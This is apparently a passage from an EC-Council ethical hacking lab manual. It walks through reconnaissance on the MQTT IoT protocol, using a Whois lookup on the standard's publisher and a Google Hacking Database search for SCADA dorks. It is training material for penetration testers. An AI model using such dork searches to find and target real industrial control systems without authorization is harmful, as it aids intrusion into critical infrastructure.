
3. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.whois.com/whois/** and press **Enter**.
4. The **Whois Domain Lookup** page appears; type **www.oasis-open.org** in the search field and click **SEARCH**.


   Note: Oasis is an organization that has published the MQTT v5.0 standard, which represents a significant leap in the refinement and capability of the messaging protocol that already powers IoT.

5. The result appears, displaying the following information, as shown in the screenshots: Domain Information, Registrant Contact, and Raw Whois Data.

   Note: This information is about the organization that has developed the MQTT protocol, and it might help keep track of the modifications and version changes of the target protocol.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Note: Whois lookup reveals available information on a hostname, IP address, or domain.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Now, open a new tab, and type **https://www.exploit-db.com/google-hacking-database** in the address bar, and press **Enter**.
7. The **Google Hacking Database** page appears; type **SCADA** in the **Quick Search** field and press **Enter**.
8. The result appears, which displays the Google dork related to SCADA, as shown in the screenshot.

